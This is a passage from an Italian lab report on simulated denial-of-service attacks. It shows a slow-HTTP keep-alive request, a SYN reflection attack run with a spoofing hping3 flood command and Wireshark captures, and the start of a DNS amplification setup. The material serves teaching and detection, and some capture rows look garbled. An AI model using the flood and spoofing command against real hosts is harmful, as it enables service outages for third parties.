


Figure 45: pacchetto header "keep-alive"

La principale differenza tra una richiesta completa ed incompleta è nella "sequenza di terminazione": una richiesta completa http dovrebbe terminare con i valori "0d0a0d0a" come visibile in figura 46. Invece, la richiesta incompleta non presenta tale sequenza e termina solo con "0d0a" come visibile in figura 47. La mancanza di sequenza di terminazione è presente anche nei pacchetti PSH-ACK successivi.




Figure 46: header HTTP completo

## Network Security

tcp.stream eq 61									
No.	Time	Source	Destination	Protocol	Length	Info			
284	11.404410	30.1.1.2	10.1.1.2	TCP	74	42352 → 80 [SYN] Seq=0 Win=9 MSS=1460 SACK_PERM TSeq=1421532245 TSecr=0 WS=128			
286	11.405179	10.1.1.2	30.1.1.2	TCP	74	80 → 42352 [SYN, ACK] Seq=0 Ack=1 Win=6160 Len=0 MSS=1460 SACK_PERM TSeq=1421532245 TSecr=1421532245 WS=128			
296	11.446258	30.1.1.2	10.1.1.2	TCP	66	42352 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSeq=1421532276 TSecr=358999147			
299	11.446908	30.1.1.2	10.1.1.2	TCP	294	42352 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=228 TSeq=1421532280 TSecr=358999147 [TCP PDU reassembled in 40859]			
302	11.448127	30.1.1.2	10.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=29 Win=65924 Len=0 TSeq=358999190 TSecr=1421532286			
5452	21.510791	30.1.1.2	10.1.1.2	TCP	110	42352 → 80 [PSH, ACK] Seq=228 Ack=1 Win=64256 Len=44 TSeq=1421542342 TSecr=358999190 [TCP PDU reassembled in 40859]			
5456	21.520968	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=1 Ack=273 Win=65924 Len=0 TSeq=359009257 TSecr=1421542342			
7994	31.652075	30.1.1.2	10.1.1.2	TCP	101	42352 → 80 [PSH, ACK] Seq=274 Ack=1 Win=64256 Len=35 TSeq=1421552497 TSecr=359009257 [TCP PDU reassembled in 40859]			
7997	31.662280	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=1 Ack=308 Win=65924 Len=0 TSeq=359019440 TSecr=1421552497			
10114	41.789382	30.1.1.2	10.1.1.2	TCP	106	42352 → 80 [PSH, ACK] Seq=308 Ack=1 Win=64256 Len=40 TSeq=1421562638 TSecr=359019440 [TCP PDU reassembled in 40859]			
10116	41.803349	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=328 Win=65924 Len=44 TSeq=1421562638 TSecr=359019440			
11639	51.909328	30.1.1.2	10.1.1.2	TCP	108	42352 → 80 [PSH, ACK] Seq=329 Ack=1 Win=64256 Len=34 TSeq=1421562638 TSecr=359019440 [TCP PDU reassembled in 40859]			
11659	51.909348	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=330 Win=65924 Len=44 TSeq=1421562638 TSecr=359019440			
13171	62.153908	30.1.1.2	10.1.1.2	TCP	103	42352 → 80 [PSH, ACK] Seq=302 Ack=1 Win=64256 Len=33 TSeq=1421562784 TSecr=35900929683 [TCP PDU reassembled in 40859]			
13176	62.055008	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=419 Win=65924 Len=0 TSeq=359049812 TSecr=1421562829			
14789	72.194103	30.1.1.2	10.1.1.2	TCP	79	42352 → 80 [PSH, ACK] Seq=419 Ack=1 Win=65924 Len=0 TSeq=359049812 TSecr=359049812 [TCP PDU reassembled in 40859]			
14781	72.195444	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=432 Win=65924 Len=0 TSeq=359059955 TSecr=14215639880			
16164	81.418844	30.1.1.2	10.1.1.2	TCP	99	42352 → 80 [PSH, ACK] Seq=432 Ack=1 Win=64256 Len=33 TSeq=1421602381 TSecr=359059955 [TCP PDU reassembled in 40859]			
16150	81.419833	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=465 Win=65924 Len=0 TSeq=359069183 TSecr=1421602381			
17745	91.571529	30.1.1.2	10.1.1.2	TCP	96	42352 → 80 [PSH, ACK] Seq=465 Ack=1 Win=64256 Len=30 TSeq=1421612446 TSecr=359069183 [TCP PDU reassembled in 40859]			
17748	91.574514	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=1 Ack=495 Win=65924 Len=0 TSeq=359079339 TSecr=1421612446			
19383	101.347735	30.1.1.2	10.1.1.2	TCP	89	42352 → 80 [PSH, ACK] Seq=495 Ack=1 Win=64256 Len=24 TSeq=1421622246 TSecr=359079339 [TCP PDU reassembled in 40859]			
19386	101.352233	10.1.1.2	30.1.1.2	TCP	66	→ 42352 [ACK] Seq=1 Ack=518 Win=65924 Len=0 TSeq=359089119 TSecr=1421622246			
20795	111.325383	30.1.1.2	10.1.1.2	TCP	90	42352 → 80 [PSH, ACK] Seq=518 Ack=1 Win=64256 Len=24 TSeq=1421632246 TSecr=359089119 [TCP PDU reassembled in 40859]			
20796	111.329179	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=542 Win=65924 Len=0 TSeq=359089119 TSecr=1421632246			
22126	121.339524	30.1.1.2	10.1.1.2	TCP	95	42352 → 80 [PSH, ACK] Seq=542 Ack=1 Win=65924 Len=0 TSeq=359091010 TSecr=14216542247			
22443	121.339524	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=571 Win=65924 Len=0 TSeq=359109106 TSecr=14216542247 [TCP PDU reassembled in 40859]			
23754	131.321792	30.1.1.2	10.1.1.2	TCP	103	42352 → 80 [PSH, ACK] Seq=571 Ack=1 Win=64256 Len=37 TSeq=1421652247 TSecr=359109106 [TCP PDU reassembled in 40859]			
23755	131.325636	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=608 Win=65924 Len=0 TSeq=1421662248 TSecr=359119093 [TCP PDU reassembled in 40859]			
25868	141.326318	30.1.1.2	10.1.1.2	TCP	112	42352 → 80 [PSH, ACK] Seq=608 Ack=1 Win=64256 Len=40 TSeq=1421662248 TSecr=359119093 [TCP PDU reassembled in 40859]			
25868	141.328488	10.1.1.2	30.1.1.2	TCP	66	80 → 42352 [ACK] Seq=1 Ack=654 Win=65924 Len=0 TSeq=359129098 TSecr=1421662248			

Figure 47: header HTTP incompleto

Infine, è mostrato in figura 48 il numero totale di header aggiuntivi inviati per mantenere attiva una delle numerose connessioni HTTP stabilite durante l'attacco.

GET /index.html HTTP/1.1
Host: 10.1.1.2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like GeckoAppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122 Safari/534.30
Referer: TESTING PURPOSES ONLY
X-3RwLFN1QMIRZBQ: eMy0BaMyJFvhAaaP0ub56Q
X-szVb0J3spfqWfKcG: IuL26qKM34elm0
X-19q3vRjvj5HTX1pwB0M1: uaA6ce69th6aY
X-AvQAxV2Gic: RA21IxzhQExiYnjCo
X-8xZsoBdF0: 46WJAUPkioLo1fZKYIGE
X-20QZ3R: i
X-WgG: mmWYN3F6yw0kigU6W39dsf
X-A9U811h1Yt0CFGX44mK2tuX5: 0
X-S: PEWkzzGd79Q0ouNE
X-CyfjlnxM36y1q: dcmTf
X-zHREG4nzuJc75: PaNvvzoA3
X-w7Sturq0iXCCUgiap: CPPE50Ece6oV2
X-2jV0qygtCyAirSogya: gQuuAlci1hmalagpHzr5
X-PklMzaad48LfsIC842q: 6LRW0tHajlqrk
X-QGa9r: YkaEg5QLeYzdVjIn
X-h1uJ65SwMpS0bga: MH
X-Xcpb0zOUsiesahnjag4: Rda04lt4MnX
X-gUSOP4Bw9Tpfc5d86X: 54Hx5U
X-JrqHfaJD: dge884pczWAfzt478
X-46qhP6ugawZB01: 4kar3CYKUC24V6x18
X-R0kQ: Lvn318tvrTG7
X-VoxtM74yuKrfTiQv: i
X-DmhSjtGJ0sG: IQywidLwytytg4L0
X-VbQxRhVjuMnt6r: bCaR202HjB8BQF4lhIXwpGG

Figure 48: headers keep-alive

## 7 SYN Reflection

### 7.1 Introduzione

L'attacco segue il pattern riportato di seguito:

1. L'attaccante invia un numero elevato di segmenti TCP SYN con lo stesso indirizzo IP sorgente falsificato (spoofed), a uno o più server intermediari.
2. I server intermediari ricevono i pacchetti SYN e rispondono con segmenti SYN-ACK diretti alla sorgente fittizia.
3. Il target (individuato dall'IP spoofed) riceve un elevato numero di pacchetti SYN-ACK che saturano la banda di rete.

### 7.2 Topologia

Per la simulazione di questo attacco è stata utilizzata la topologia di rete in figura 49.




Figure 49: Topologia SYN Reflection

Di seguito, sono mostrate le informazioni più rilevanti:

- Attaccante: Macchina Kali Linux con Indirizzo IPv4 30.1.1.2
- Target: Macchina Ubuntu con Indirizzo IPv4 10.1.1.2 e server apache2 in ascolto sul porto 80

- Reflector: Macchina Lubuntu con Indirizzo IPv4 10.1.2.2 e server apache2 in ascolto sul porto 80

### 7.3 Documentazione dell'attacco

L'attacco è simile al SYN Flood, ma si distingue per l'utilizzo di un server "riflettore". Di conseguenza, il comando hping (visibile in 50) impiega gli stessi flag descritti nel paragrafo relativo al SYN Flood, con l'aggiunta del flag -a che consente di implementare lo "spoofing" dell'IP sorgente.

```
[kali㉿kali)-[~]
$ sudo hping3 -S 10.1.2.2 -a 10.1.1.2 -d 512 -w 64 -p 80 --flood
```

Figure 50: comando hping3 attacco SYN Flood "reflection"

"Sniffando" i pacchetti sul collegamento di rete tra Router R1 e server target Ubuntu, è possibile osservare il "flood" di pacchetti SYN-ACK provenienti dal reflector (10.1.2.2). Gli estratti dei file pcap Wireshark catturati sono visibili in figura 51.

No.	Time	Source	Destination	Protocol	Length	Info
13	17.699606	10.1.1.2	10.1.2.2	TCP	60	1155 → 80 [RST] Seq=1 Win=0 Len=0
14	17.699650	10.1.1.2	10.1.2.2	TCP	60	1156 → 80 [RST] Seq=1 Win=0 Len=0
15	17.768958	10.1.2.2	10.1.1.2	TCP	58	80 → 1157 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16	17.769660	10.1.2.2	10.1.1.2	TCP	58	80 → 1158 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17	17.778319	10.1.2.2	10.1.1.2	TCP	58	80 → 1159 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
18	17.789073	10.1.1.2	10.1.2.2	TCP	60	1157 → 80 [RST] Seq=1 Win=0 Len=0
19	17.791991	10.1.1.2	10.1.2.2	TCP	60	1158 → 80 [RST] Seq=1 Win=0 Len=0
20	17.825993	10.1.1.2	10.1.2.2	TCP	60	1159 → 80 [RST] Seq=1 Win=0 Len=0
21	18.035763	10.1.2.2	10.1.1.2	TCP	58	80 → 1160 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
22	18.064608	10.1.2.2	10.1.1.2	TCP	58	80 → 1161 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
23	18.064911	10.1.1.2	10.1.2.2	TCP	60	1160 → 80 [RST] Seq=1 Win=0 Len=0
24	18.064955	10.1.2.2	10.1.1.2	TCP	58	80 → 1162 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
25	18.065104	10.1.2.2	10.1.1.2	TCP	58	80 → 1163 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
26	18.065284	10.1.2.2	10.1.1.2	TCP	58	80 → 1164 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27	18.065480	10.1.2.2	10.1.1.2	TCP	58	80 → 1165 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
28	18.065678	10.1.2.2	10.1.1.2	TCP	58	80 → 1166 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
29	18.065892	10.1.2.2	10.1.1.2	TCP	58	80 → 1167 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
30	18.066104	10.1.2.2	10.1.1.2	TCP	58	80 → 1168 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
31	18.066285	10.1.2.2	10.1.1.2	TCP	58	80 → 1169 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
32	18.102963	10.1.2.2	10.1.1.2	TCP	58	80 → 1170 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
33	18.103502	10.1.1.2	10.1.2.2	TCP	60	1161 → 80 [RST] Seq=1 Win=0 Len=0

Figure 51: Wireshark SYN Reflection Attack 1 di 3

I pacchetti evidenziati in rosso in figura 51, sono dei segmenti TCP con flag RST=1 che il server target invia al reflector in risposta ai pacchetti SYN-ACK ricevuti senza preavviso. Questo comportamento è previsto dal protocollo TCP: il target non ha inizializzato una connessione TCP con la macchina 10.1.2.2 e rigetta simili pacchetti a priori.

Successivamente, si è scelto di catturare i pacchetti sul collegamento Router R1 e reflector; è possibile notare il flusso di segmenti SYN prodotti dal tool hping3 e inviati al server intermedio.

No.	Time	Source	Destination	Protocol	Length Info
58	25.908780	10.1.1.2	10.1.2.2	TCP	566 1191 → 80 [SYN] Seq=0 Win=64 Len=512
59	25.908799	10.1.1.2	10.1.2.2	TCP	566 1192 → 80 [SYN] Seq=0 Win=64 Len=512
60	25.908818	10.1.1.2	10.1.2.2	TCP	566 1193 → 80 [SYN] Seq=0 Win=64 Len=512
61	25.908838	10.1.1.2	10.1.2.2	TCP	566 1194 → 80 [SYN] Seq=0 Win=64 Len=512
62	25.908857	10.1.1.2	10.1.2.2	TCP	566 1195 → 80 [SYN] Seq=0 Win=64 Len=512
63	25.908887	10.1.1.2	10.1.2.2	TCP	566 1196 → 80 [SYN] Seq=0 Win=64 Len=512
64	25.908908	10.1.1.2	10.1.2.2	TCP	566 1197 → 80 [SYN] Seq=0 Win=64 Len=512
65	25.908928	10.1.1.2	10.1.2.2	TCP	566 1198 → 80 [SYN] Seq=0 Win=64 Len=512
66	25.908947	10.1.1.2	10.1.2.2	TCP	566 1199 → 80 [SYN] Seq=0 Win=64 Len=512
67	25.908967	10.1.1.2	10.1.2.2	TCP	566 1200 → 80 [SYN] Seq=0 Win=64 Len=512
68	25.908985	10.1.1.2	10.1.2.2	TCP	566 1201 → 80 [SYN] Seq=0 Win=64 Len=512
69	25.909004	10.1.1.2	10.1.2.2	TCP	566 1202 → 80 [SYN] Seq=0 Win=64 Len=512
70	25.909035	10.1.1.2	10.1.2.2	TCP	566 1203 → 80 [SYN] Seq=0 Win=64 Len=512
71	25.909054	10.1.1.2	10.1.2.2	TCP	566 1204 → 80 [SYN] Seq=0 Win=64 Len=512
72	25.909073	10.1.1.2	10.1.2.2	TCP	566 1205 → 80 [SYN] Seq=0 Win=64 Len=512
73	25.909093	10.1.1.2	10.1.2.2	TCP	566 1206 → 80 [SYN] Seq=0 Win=64 Len=512

Figure 52: Wireshark SYN Reflection Attack 2 di 3

Un altro aspetto interessante dell'attacco è visibile in figura 53. I pacchetti contrassegnati con "TCP Port number reused", indicano un client che sta cercando continuamente di aprire sessioni TCP su porti precedentemente chiusi (con RST). Questo può essere un eventuale "Indicatore di Compromissione" di questo tipo di attacco.

No.	Time	Source	Destination	Protocol	Length Info
709	22.720828	10.1.1.2	10.1.2.2	TCP	60 1372 → 80 [RST] Seq=1 Win=0 Len=0
710	22.720872	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1340 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
711	22.721079	10.1.1.2	10.1.2.2	TCP	60 1373 → 80 [RST] Seq=1 Win=0 Len=0
712	22.721123	10.1.2.2	10.1.1.2	TCP	58 80 → 1408 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
713	22.721299	10.1.1.2	10.1.2.2	TCP	60 1374 → 80 [RST] Seq=1 Win=0 Len=0
714	22.721342	10.1.2.2	10.1.1.2	TCP	58 80 → 1409 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
715	22.721558	10.1.1.2	10.1.2.2	TCP	60 1313 → 80 [RST] Seq=1 Win=0 Len=0
716	22.721592	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1355 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
717	22.721848	10.1.1.2	10.1.2.2	TCP	60 1312 → 80 [RST] Seq=1 Win=0 Len=0
718	22.721897	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1354 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
719	22.722086	10.1.1.2	10.1.2.2	TCP	60 1311 → 80 [RST] Seq=1 Win=0 Len=0
720	22.722131	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1353 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
721	22.722310	10.1.1.2	10.1.2.2	TCP	60 1310 → 80 [RST] Seq=1 Win=0 Len=0
722	22.722351	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1352 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
723	22.722555	10.1.1.2	10.1.2.2	TCP	60 1309 → 80 [RST] Seq=1 Win=0 Len=0
724	22.722597	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1351 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
725	22.722799	10.1.1.2	10.1.2.2	TCP	60 1375 → 80 [RST] Seq=1 Win=0 Len=0
726	22.722844	10.1.2.2	10.1.1.2	TCP	58 [TCP Port numbers reused] 80 → 1350 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
727	22.723062	10.1.1.2	10.1.2.2	TCP	60 1376 → 80 [RST] Seq=1 Win=0 Len=0

Figure 53: Wireshark SYN Reflection Attack 3 di 3

## 8 DNS Amplification

### 8.1 Introduzione

L'attacco consiste nell'inviare un grosso volume di pacchetti DNS Query a un server DNS vulnerabile, falsificando l'indirizzo IP sorgente nell'header con quello del server target. In questo modo, tutte le DNS Response prodotte verranno indirizzate al server. L'attacco prende il nome di DNS "Amplification", perché una singola query fatta a un DNS server con numerosi "record" può generare una risposta molto vicina al limite massimo UDP (512 byte).

### 8.2 Topologia

Per la simulazione di questo attacco è stata utilizzata la topologia di rete in figura 54.




Figure 54: Topologia DNS Amplification

Di seguito, sono mostrate le informazioni più rilevanti:


- Attaccante: Macchina Kali Linux con Indirizzo IPv4 30.1.1.2
- Target: Macchina Ubuntu con Indirizzo IPv4 10.1.1.2 e server apache2 in ascolto sul porto 80
- Client legittimo: Macchina Lubuntu con Indirizzo IPv4 10.1.2.2
- DNS Server con indirizzo 40.1.1.2

### 8.3 Configurazione del DNS Server

Il server DNS utilizzato in questo laboratorio è stato implementato attraverso un container Linux con dnsmasq installato. Dnsmasq consente di creare un server DNS locale in grado di:

- Inoltare le Query ad altri server DNS e salvare le risposte ottenute in una cache locale;
- Aggiungere dei Record DNS per risolvere nomi di dominio locali;

